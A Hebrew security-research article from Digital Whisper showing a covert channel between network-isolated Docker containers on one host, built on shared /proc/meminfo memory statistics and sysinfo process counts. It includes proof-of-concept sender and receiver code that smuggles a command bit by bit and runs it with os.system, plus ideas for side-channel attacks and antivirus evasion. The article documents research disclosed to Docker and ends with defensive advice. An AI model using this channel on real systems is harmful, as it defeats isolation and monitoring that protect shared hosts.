Digital Whisper
Technologic Papers

יצירת ערוץ תקשורת חשאי בין שני קונטיינרים

מאת יהודה כורסיה

הקדמה

בשנים האחרונות אנו שומעים עוד ועוד על מקרי פריצה לרשתות והדלפת מאגרי מידע עצומים בגודלם (2.2 מיליארד רשומות בינואר השנה, עוד כמעט 700 מיליון רשומות בפברואר, ועוד אינסוף רשומות במהלך השנים האחרונות), במקרים כאלה, נראה שלמצוא SQL Injection בשדה מסוים זה החלק הקל, בעוד שהמשימה של להדליף מאגר ששוקל מעל 800GB מרשת מאובטחת מבלי שירגישו - נשמעת כמו משימה בלתי אפשרית.

"בתחום אבטחת המחשבים, Covert Channel היא סוג של מתקפה אשר מאפשרת לתוקף להעביר מידע בין שני תהליכים אשר אינם אמורים להיות מסוגלים לתקשר ביניהם על פי מדיניות האבטחה של המערכת" (תרגום חופשי מויקיפדיה).

מציאת ערוצים סמויים, או - ערוצי דלף - אם תרצו, ושימוש בהם כחלק ממתקפה כוללת עשוי להקשות מאוד על איתור התוקף מאחר וערוצים אלו יהיו בדרך כלל מחוץ ליכולות הניטור של מערך ההגנה של המערכת/רשת.

במאמר זה אציג בפניכם את התוצאות של מחקר שביצעתי על Docker - ובמסגרתו, מצאתי דרך להעביר מידע בין שני קונטיינרים למרות שהוגדרו כך שלא יוכלו לתקשר ביניהם.

אך לפני שנמשיך, אני ממליץ מאוד לקרוא את המאמר של יגאל אלפנט ותומר זית העוסק בנדבך אבטחה נוסף ב-Docker בעיקר את ההקדמה המעולה שלהם שמסבירה בצורה טובה מה זה Docker וכיצד הוא בנוי.

הסבר קצר על Docker

לא ארחיב פה על הנושא, מפני שאני מניח שאתם מכירים את התחום או שכבר קראתם את ההקדמה למאמר של יגאל אלפנט ותומר זית (ובעיקר כי הם כבר כתבו עליו בצורה מעולה), אך ממש על רגל אחת: Docker מאפשר לנו להריץ תהליכים רגילים של מערכת ההפעלה בתוך קונטיינרים - בצורה מבודלת, כלומר באופן שבו התהליך יכיר אך רק את הסביבה הקשורה אליו. לדוגמא רק את המערכת קבצים שלו, רק את התהליכים שהוא יצר וכדומה וכן לאפשר הגבלה של משאבים לאותו תהליך, כגון הגבלה של RAM הגבלה של כמות CPU וכדומה.

Docker עושה זאת באמצעות שימוש במודולים הקיימים כבר ב-Linux כדוגמת Namespace, UnionFS, Cgroups, ו-LXC. בנוסף, מנגנון זה מאפשר להריץ סביבות באופן סימולטני ונפרד על גבי Host אחד.

למי שרוצה באמת להבין את הנושא לעומק אני ממליץ בחום רב לראות גם את ההרצאה המעולה של אחד מהאנשים שכתבו את Docker.

הנקודה שחשוב לי להעביר לכם בחלק זה היא שאנשים סומכים על Docker בכך שהוא יודע להפריד בין תהליכים בצורה הדוקה. ואם הרצנו שני תהליכים בקונטיינרים אשר קונפגו להיות נפרדים וחסרי יכולת לתקשר אחד עם השני - אז אין שום סיבה או דרך שהם יוכלו לעשות זאת.

הסבר על המתקפה

המתקפה שנספר עליה כעת, מאפשרת לתוקף בעל היכולת להריץ קוד בשני קונטיינרים הרצים על אותו Host, להצליח להעביר ביניהם מידע בצורה חופשית גם אם הם קונפגו כך שלא תהיה ביניהם שום תקשורת.

הקונטיינרים קונפגו כך שהם לא יוכלו לדבר ביניהם באופן ישיר, ולכן על מנת לעשות זאת - נאלץ לחשוב על שיטה עקיפה לעשות זאת.

לצורך ההדגמה נניח והקונטיינרים הוגדרו עם ה-Flag:

--network none

שבעצם משאיר את הקונטיינר רק עם כרטיס רשת לביצוע Loopback.

את המתקפה גיליתי בעקבות שיחה עם חבר שאמר לי שקיימת לצוות שלו בעיה בעבודה עם Docker. הם מנסים לעבוד עם Docker עבור הרצה של אפליקציה מבוססת Java ומשום מה הקונטיינר שלהם קורס כל הזמן.

הוא אמר לי שהם בדקו ושזה כנראה קשור לעובדה המעניינת: כאשר קונטיינר בודק כמה **RAM** פנוי יש לו, הוא לא מקבל תשובה לגבי כמה **RAM** פנוי יש ל-**instance** שלו אלא כמה **RAM** פנוי יש ל-**Host** שעליו הוא יושב.

בהתחלה העניין היה נשמע לי ממש מוזר, ואמרתי לו שאני אחקור על הנושא. חקרתי ומסתבר שהוא צדק ובאמת כאשר קונטיינר עולה אז Docker Engine מבצע mount לקובץ /proc/meminfo של ה-Host בלינוקס.

התיקיה /proc הינה "פסודו" מערכת קבצים (היא לא באמת קיימת על הדיסק עצמו), והמערכת הפעלה דואגת לייצר אותה ולשמור אותה בזיכרון. היא נועדה לספק מידע על המערכת (בדגש על processes במערכת ומכאן נובע השם שלה). הקובץ /proc/meminfo הוא "קובץ מיוחד" שמטרתו להציג סטטיסטיקה על הזיכרון של המערכת.

זאת ההגדרה שלו לפי man page:

```
This file reports statistics about memory usage on the system.
It is used by free(1) to report the amount of free and used
memory (both physical and swap) on the system as well as the
shared memory and buffers used by the kernel.
```

למתעניינים: ניתן לקרוא עליו בהרחבה כאן.

נחזור לסיפור שלנו: בצוות של חבר שלי היו מרימים קונטיינרים עם הגבלת זיכרון כלשהי. ה-JVM לא היה מודע להגבלה שביצעו על הקונטיינר ולכן הוא לא היה קורא ל-garbage collector. הבעיה הייתה שמבחינת Docker engine הוא כן היה מוגבל בכמות הזיכרון ולכן הוא היה מקריס אותו!

לקריאה מורחבת על הנושא כולל פתרון של הבעיה מוזמנים לקרוא כאן:
https://developers.redhat.com/blog/2017/03/14/java-inside-docker/

הנקודה החשובה ביותר שעלתה לי ברגע שהבנתי את הסיפור היא שבעצם קונטיינר שרץ על **Host** כלשהו יכול לדעת מידע שלכאורה לא הייתי רוצה שהוא ידע, כלומר כל המידע לגבי מצב הזיכרון של ה-**Host**.

ויותר חמור מזה הוא גם יכול להשפיע על המידע הזה בצורה מאוד קלה על ידי הקצאה פשוטה של זכרון. ובמקביל קונטיינרים אחרים שגם רצים על אותו **Host** גם יכולים לראות את המידע שהוא ישנה שם.

ואז נפל לי בעצם האסימון שקיים פה פוטנציאל להתקפה מסוג Covert Channel attack שתאפשר לנו ליצור ערוץ תקשורת סמוי בין שני קונטיינרים.

הרי אם קונטיינר A ירצה להעביר מידע כלשהו לקונטיינר B הוא יכול פשוט להפוך את המידע לצורה בינארית, ואז באמצעות הקצאה או אי הקצאה של כמות קבועה מראש של זיכרון הוא יוכל להעביר "0" ו-"1" שמייצגים את הבינארי ל-B.

הסיפור לא נגמר כאן! תוך כדי מחקר על הבעייתיות בשיתוף המידע הקיים באמצעות הקובץ meminfo נתקלתי במאמר המעולה הזה שמזכיר את הנקודה החשובה שקיים עוד מקום שבו קונטיינר יכול לראות מידע הניתן לשינוי ב-Host, המקום הזה הוא ה-Syscall sysinfo זה בעצם קריאה למערכת הפעלה ובקשה לקבל ממנה מידע לגבי משאבי המערכת.

הקטע המעניין במאמר:

> ## /proc is not the only issue: `sysinfo`
>
> Even if we could find a solution to containerize `/proc/meminfo` with which everyone is happy, it **would not be enough**.
>
> Linux also provides the `sysinfo(2)` syscall, which returns information about system resources (e.g. memory). As with `/proc/meminfo`, it is not containerized: it always returns metrics for the box as a whole.

מה שבעצם אומר שקיים עוד מרחב שבו אפשר להעביר מידע, הסתכלתי קצת על ה-Syscall sysinfo:

```
Since Linux 2.3.23 (i386) and Linux 2.3.48 (all architectures) the
structure is:

    struct sysinfo {
        long uptime;             /* Seconds since boot */
        unsigned long loads[3];  /* 1, 5, and 15 minute load averages */
        unsigned long totalram;  /* Total usable main memory size */
        unsigned long freeram;   /* Available memory size */
        unsigned long sharedram; /* Amount of shared memory */
        unsigned long bufferram; /* Memory used by buffers */
        unsigned long totalswap; /* Total swap space size */
        unsigned long freeswap;  /* Swap space still available */
        unsigned short procs;    /* Number of current processes */
        unsigned long totalhigh; /* Total high memory size */
        unsigned long freehigh;  /* Available high memory size */
        unsigned int mem_unit;   /* Memory unit size in bytes */
        char _f[20-2*sizeof(long)-sizeof(int)];
                                 /* Padding to 64 bytes */
    };
```

וראיתי שאחד השדות שהוא מחזיר זה מידע על כמות התהליכים שרצים כרגע במחשב. מיהרתי לבדוק את הנושא על שני קונטיינרים ומסתבר שבאמת קונטיינר אחד יכול לדעת מה סך כל התהליכים הרצים כרגע על ה-**Host** כולל אלו הרצים בתוך קונטיינרים אחרים! ולכן אפשר להכין גם עוד ערוץ תקשורת שיהיה מבוסס על שינויים בכמות התהליכים הרצים בכל רגע נתון, בדיוק כמו הדוגמא המצורפת של שינויים בכמות הזיכרון שבשימוש.

אני מעריך שאם נשקיע עוד כמה שעות מחקר בשימושים הנוספים האפשריים בכל השדות של Sysinfo וכן בכל השדות שב-Meminfo נוכל למצוא בוודאי עוד דרכים להעביר מידע אך הדוגמאות פה מספיקות להעברת הרעיון שקיימים דרכים להעביר מידע בצורת Covert channel בין קונטיינרים (כמובן שאתם מוזמנים לספר לי על רעיונות נוספים).

מימוש

“Talk is cheap. Show me the code.” - Linus Torvalds

הכנתי הדגמה יחסית פשוטה שמראה את הרעיון המתואר בפרק השני, בהדגמה ההנחה היא שקיימת כבר אחיזה של התוקף בשני קונטיינרים שרצים על אותו Host והדבר היחיד שחסר לתוקף זה היכולת להעביר ביניהם מידע מכיוון שהם מקונפגים בצורה כזאת שאין ביניהם תקשורת.

ההדגמה מנסה להמחיש את היכולת של קונטיינר אחד לשלוח פקודה לקונטיינר השני על מנת שהוא יבצע אותה (C&C).

ההדגמה מכילה שני קבצים:

- קובץ אחד נקרא sender.py זה הקובץ שהקונטיינר שרוצה לשלוח מידע כלשהו מריץ.
- וקובץ נוסף שנקרא receiver.py שזה הקובץ שהקונטיינר שרוצה לקבל את המידע מריץ.

חשוב לי לציין: ההדגמה לא מתייחסת בצורה רצינית לעובדה שייתכן ויש עוד הרבה דברים שרצים במקביל אשר משפיעים גם על מצב השימוש ב-RAM, כלי תקיפה אמיתי אשר ירצה להשתמש בשיטת תקשורת זו יאלץ להרכיב על גביה פרוטוקול שיחה שלם, ובו יכולת תיקון שגיאות, מנגנוני תזמון, סנכרון גודל של Buffer-ים להקצאה, זמנים בהם ה-Host יחסית יציב וכו'.

את הקוד המלא אפשר למצוא כאן.

החלק המרכזי ביותר של sender.py הוא:

```
string_to_send = raw_input("Enter your command:\n")

# Append the first zero since we're sending ascii values
bin_to_send = "0" + bin(int(binascii.hexlify(string_to_send), 16))[2:]

raw_input("Press Enter to start sending...\n")

logger.info("Synchronize bit window time")
while datetime.datetime.now().second % 20 != 0:
    time.sleep(0.1)

for curr_binary in bin_to_send:
    if curr_binary == "1":
        # save in memory
        temp = "a" * BYTES_IN_RAM_TO_USE
        time.sleep(time_between_send_one)
        del temp
        logger.info("{} : Send : 1".format(datetime.datetime.now()))
    else:
        time.sleep(TIME_BETWEEN_SEND_ZERO)
```

הסבר:

1. מקבלים מהמשתמש פקודה שאותה נרצה לבקש מהקונטיינר השני לבצע.
2. אנחנו מעבירים אותה לפורמט בינארי.
3. אנחנו מחכים עד לזמן שהגדרנו מראש בשני הצדדים, כרגע זה סתם המתנה של עד הרגע שבו השניות מתחלקות ב-20 בלי שארית. הסיבה להמתנה היא שאנו רוצים לוודא ששני הקונטיינרים מסונכרנים בדיוק על השנייה שבה הם מתחילים להעביר ביניהם את המידע.
4. אנחנו עוברים על הערך הבינארי שאנחנו רוצים להעביר, לדוגמה אנחנו רוצים להעביר את הערך '1' אז נקצה בזיכרון משתנה בגודל קבוע מראש, נחכה גם כן זמן שקבוע מראש עם הקונטיינר הנוסף. ואם נרצה להעביר את הבינארי '0' אז נחכה רק את הזמן אשר קבוע בין שני הקונטיינרים.

במקביל, הקטע קוד המרכזי ב-receiver.py הינו:

```
raw_input("Press Enter to start receiving...\n")
logger.info("Synchronize bit window time")
while datetime.datetime.now().second % 20 != 0:
    time.sleep(0.1)

need_get_more_binary = True
while need_get_more_binary:
    curr_binary_string = ""
    for i in range(SIZE_BYTE_IN_BINARY):
        curr_binary_string += check_if_transform_data()

    if curr_binary_string == NULL_ASCII_BIN_STR:
        logger.info("get null, so finish transfer.")
        need_get_more_binary = False
    else:
        n = int(curr_binary_string, 2)
        full_receive_string += binascii.unhexlify('%x' % n)

logger.info("Receiving : {}\n".format(full_receive_string))
logger.info("Running it as a command...")
os.system(full_receive_string)
```

1. מסנכרנים את השעה בדיוק כמו ב-sender
2. נקבל עוד ועוד ערכים בינארים עד שנקבל null (שמונה אפסים) שמסמן עצירה.
3. כל פעם משרשרים ל-string שנוצר.
4. בסוף מריצים את זה בתור פקודה.

אני ממליץ לעבור על הקוד המלא ב-Github ומי שרוצה מוזמן גם להרחיב אותו או לכתוב שם המלצות לשיפור (יש המון) וגם לפרגן ב-Star לא יזיק ☺. מי שמעוניין לבדוק את זה אצלו מוזמן להשתמש ב-Images המוכנים כלומר פשוט להריץ את הפקודות הבאות בשני terminals שונים:


```
docker run --network=none -it yehudacorsia/docker-covert-channel-sender
```


```
docker run --network=none -it yehudacorsia/docker-covert-channel-receiver
```

ולראות את הקסם קורה.

בנוסף, מי שרוצה מוזמן לבנות את ה-Images בעצמו מה-Dockerfiles המופיעים ב-Github.

בתמונה הבאה ניתן לראות הדגמה של הריצה של שני הקונטיינרים במקביל. מצד ימין רואים את Sender ומצד שמאל את receiver. בתמונה הראשונה ניתן לראות את התחלת השליחה של המידע, התמונה השנייה מראה את המצב בגמר השליחה וביצוע הפקודה על ידי ה-receiver:





הכנתי גם סרטון שמראה את ההדגמה ואפשר לראות אותו כאן.

תגובת Docker

שלחתי כמובן את המידע לגבי החולשה לחברת Docker בצירוף הקוד, וכל השיחה איתם מופיעה ב-Github של הפרויקט, זה חלק מהתגובה שלהם:

```
Thanks for this report (and neat PoC), unfortunately we don't agree that
this is a vulnerability -- for a few reasons.

1. In order to exploit this you already have two containers that you
   wish to communicate on a target system -- which means that you
   already have code-execution within containers on the system and they
   are mutually co-operative. In other words, there is no "victim"
   process. I'm sure this would be a neat trick if you manage to get
   "blind container execution" to exfiltrate information between
   containers, but given that all the processes are co-operative I don't
   see this as an issue.

2. This issue is actually a kernel issue (/proc/meminfo and the other
   memory-info APIs aren't cgroup-aware, leading to information about
   global system resources being scoped inside the container). As you
   said, this issue has been known about for a really long time -- but
   kernel developers have categorically stated they aren't interested in
   /proc/meminfo becoming cgroup-aware because of how complicated the
   infrastructure would be to make it work. So, we don't really have the
   ability to fix the fundamental issue.

   There is a project called LXCFS which allows you to mask
   /proc/meminfo in containers, and you could use this to prevent some
   of the problem -- but there are other memory-info APIs that can't be
   fixed so easily. You could trick them with the new seccomp
   RET_USER_NOTIF API, but that would not help older kernels and so on
   (and ptrace would kill performance in containers by a fair amount,
   and break gdb).

3. Isolating machines to avoid side-channels like this is almost an
   intractable problem -- because at the end of the day you are running
   on the same hardware and there will always be hardware tells (latency
   in HDD access or even CPU load -- both can be limited with cgroups
   but you'd likely be able to tell). Even VMs are vulnerable to
   side-channels like this, because shared-tenant systems fundamentally
   have to share resources that aren't designed to be side-channel
   resistant.
```

אעיר ואומר שבנוגע לנקודה הראשונה שלהם אני מסכים עם הנקודה שזה דורש משהו לא טריוויאלי כלומר זה דורש באמת הרצת קוד על שני קונטיינרים אבל זה עדיין לא סותר את העובדה שזה כן מאפשר לנו יכולת שמעניינת תוקפים והיא היכולת לעבור בין רשתות ולהעביר מידע בין שני תהליכים שצריכים להיות נפרדים וכולי.

בנוגע לנקודה השנייה שלהם, היא כמובן נכונה והיא בעיקר מביאה לנקודה שסקופ הבעיה כאן הוא הרבה יותר גדול וההשפעה שציינתי ב-**Docker** היא רק היבט אחד שלה. בנוגע לנקודה השלישית, אמנם זה נכון שייתכנו מתקפות דומות גם על VM, אך הם יהיו הרבה יותר מסובכים עד כדי לא אפשריים לעומת החולשות המתוארות פה (side channel attack in VM's here).

מה עוד?

כמו שאתם יכולים להבין, בהינתן ממשק משותף וחשאי בין ה-Host לבין כלל הקונטיינרים, ניתן לעשות עוד מספר רב של דברים, ויצירת ערוץ דלף הוא רק יישום אפשרי אחד. להלן מספר דוגמאות נוספות שניתן לממש:

- **Side channel attack** - ואסביר קצת על הנושא: ניתן לחלק את סוגי המתקפות בעולם המחשבים לשני סוגי מתקפות עיקריות:
  - סוג המתקפה הראשון הוא התקפה ישירה, אלו הן ההתקפות הסטנדרטיות שאנו מכירים. בהן התוקף מבצע מתקפה ישירה על המטרה. ולאחר מכן מצליח להשיג הרשאות אשר לא ניתנו לו מראש.
  - סוג המתקפה השני, והמעט פחות מוכר, הינו התקפה עקיפה (או באנגלית Side channel attack). על הנושא נכתב בהרחבה מאמר מאת יובל סיני ופורסם בגיליון ה-79 של המגזין: התקפות מסוג Side channel attack יהיו התקפות עקיפות על מטרתו של התוקף. בהן במקום לבחון את המידע שאותו נרצה לתקוף באופן ישיר - נחפש נגזרות שלו באופן עקיף ואותן ננסה לנתח. הדוגמאות המוכרות הן בדיקת הזמן שלוקח לפעולת חישוב להתבצע, צריכת חשמל, רעש או טמפרטורה שמעגל מסויים צורך או מפיק, ועל פי הנתונים הללו להסיק מסקנות על התהליך ובכך לחשוף נתונים על המטרה שלנו באופן עקיף.

בעוד שהמטרה של סוג המתקפה הראשון יהיה להשיג יכולות כגון הרצת קוד על המטרה, שינוי הרשאות או עריכה של מידע, המטרה של המתקפה השניה תהיה הרבה פחות מוגדרת ושלמה ובהרבה מקרים תהיה רק חלק משרשרת חולשות שישרתו בסופו של דבר מטרה גדולה יותר. דוגמאות לתוצאות של מתקפות צדדיות יכולות להיות: הבנה האם תהליך פענוח הצליח (ללא ידיעת התוכן שפוענח), הבנה האם נעשה שימוש באלגוריתם דחיסה ספציפי וכדומה. הרעיון הוא שברוב המקרים, לא נקבל את התוצאה הישירה שנרצה לקבל, אלא איזשהו נתון עקיף שבעזרתו נוכל להסיק מסקנות על מטרת התקיפה שלנו.

למרות שעל פי שתי הפסקאות האחרונות ניתן לחשוב בטעות כי סוג המתקפות השני הוא סוג מתקפות "חלש" יותר, אין לזלזל בו - בעזרת סוג מתקפות זה הצליחו בלא מעט פעמים לרסק אלגוריתמי הצפנה כבדים מאוד, וחולשות - מהמפורסמות ביותר - אשר מתבססות על קונספטים מסוג זה (Spectre ו-Meltdown לדוגמא, או BREACH ו-CRIME על TLS).

ובמקרה שלנו, כאשר אנו יכולים לדעת מה כמות ה-RAM בשימוש וכן מה הם מספר התהליכים הרצים כרגע ב-Host ועם מחקר מספיק מקיף נוכל להצליח לבצע המון מתקפות מסוג Side channel attack לדוגמא להצליח לשבור הצפנה של קונטיינר שמצפין מידע ונמצא גם על אותו Host, זיהוי של סוג השרת הנמצא בקונטיינר לידינו גם אם הוא מנסה לבלבל אותנו ומסתיר את סוג השרת (מוזמנים לקרוא עוד על הרעיון במאמר המצוין של אפיק קסטיאל, בכללי לא ארחיב כעת רק אומר שהתחלנו

מחקר בנושא ויש לבינתיים תוצאות מאוד מעניינות ואולי בקרוב יתפרסם מאמר המשך עם מימוש של העניין ☺) ועוד אינספור דברים שכבר בוצעו בעבר בנושא ודברים נוספים בסגנון שלהם.

- שיפור רוחב הערוץ - כרגע ההדגמה היא יחסית מאוד פשוטה אך ניתן לשפר אותה באמצעות אלגוריתמי דחיסה ואף באמצעות שימוש בתאים נוספים שניתן לשלוט עליהם ב-meminfo וכדומה

- **Hide and Seek with AVs** - ערוץ שאינו מפוקח ע"י תוכנת ה-Antivirus: ע"י הרצת ה-sender.py וה-receiver.py על אותה המכונה, ניתן ליצור ערוץ תקשורת חשאי בין שני תהליכים שונים על אותו הקונטיינר ובכך להתחמק מתוכנות כגון Antivirus אשר מחפשות קישורים ישירים כגון יצירת קובץ, ובדיקה איזה תהליכים אחרים ניגשים אליו, או כתיבה ישירה לזיכרון של תהליך אחר. באמצעות יצירת פרוטוקול תקשורת המתבסס על הקצאת ושחרור זיכרון ניתן להעביר מידע בין תהליכים באופן עקיף.

- בחרתי להראות את הדוגמא ספציפית על Docker אבל כמו שכבר צוין היקף הבעיה הוא הרבה יותר גדול, ואפשר באמצעות החולשה הזאת להצליח להעביר מידע בין שני תהליכים גם על רכיב המריץ Linux בצורה רגילה ולהרוויח את היתרונות המוזכרים לעיל.

סיכום

הנקודה המרכזית שרציתי להראות במאמר זה שכאשר חושבים על כל הנושא של הפרדה רשתית חשוב לשים לב שאם ההפרדה באמת חשובה לנו גם מבחינה אבטחתית, אנו צריכים תמיד לשקול את האפשרות להשתמש בהפרדה חזקה יותר מאשר ההפרדה הפשוטה שמקבלים באמצעות קונטיינרים, בדרך כלל נרצה להשתמש בהפרדה של vm-ים שהיא כידוע הרבה יותר חזקה, אך כמו שגם Docker בעצמם ציינו גם בהפרדה באמצעות vm-ים ייתכנו מתקפות מסוג side channel attack או covert channel וכן ייתכנו התקפות של בריחה מ-VM אשר ראוי לקחת בחשבון ולכן לפעמים נרצה ממש הפרדת Air gap חשוב שוב לציין שאמנם ההתקפות מהסוג הנ"ל ייתכנו גם ב-VM אבל הם יהיו משמעותית הרבה יותר קשות עד בלתי אפשריות.

כמו שראיתם, חברת Docker איננה מתייחסת לעניין זה כאל נושא שצריך לתקן אותו, ולכן הדרך הטובה ביותר להתגונן מפניו הוא - פשוט להכיר אותו, לדעת שהוא שם ולהתייחס אליו כאשר מאפיינים את אבטחת המערכת עוד בשלב התכנון שלה.

כאשר מדברים על התגוננות מפני מתקפות אלו, חשוב להבין ש-Docker אינו מתיימר להיות פתרון אבטחתי. ולכן אין להסתמך עליו כאל פתרון זה. במידה ונרצה לספק הפרדה אמיתית בין רשתות / מערכות עלינו לבצע זאת באופן פיזי. ניתן לקרוא וליישם את ההמלצות של NERC, לבצע הפרדה פיזית בין הרשתות הארגוניות לבין הרשתות המבצעיות.

תוך כדי כתיבת המאמר, אפיק קסטיאל הפנה את תשומת ליבי למחקר מרתק שנעשה בתחום.

מדובר על קבוצת חוקרים שיצרו כלי אוטומטי לזיהוי חולשות מסוג Side channel attack באנדרואיד המבוססות על פגיעויות הקשורות ב-proc/ ממליץ בחום רב לקרוא את המחקר שלהם.

על המחבר

יהודה כורסיה הוא חוקר ומפתח יכולות הגנה בדגש על טכנולוגיות ענן.

- אימייל: yehudacorsia@gmail.com
- גיטהאב: https://github.com/YehudaCorsia
- טוויטר: https://twitter.com/YehudaCorsia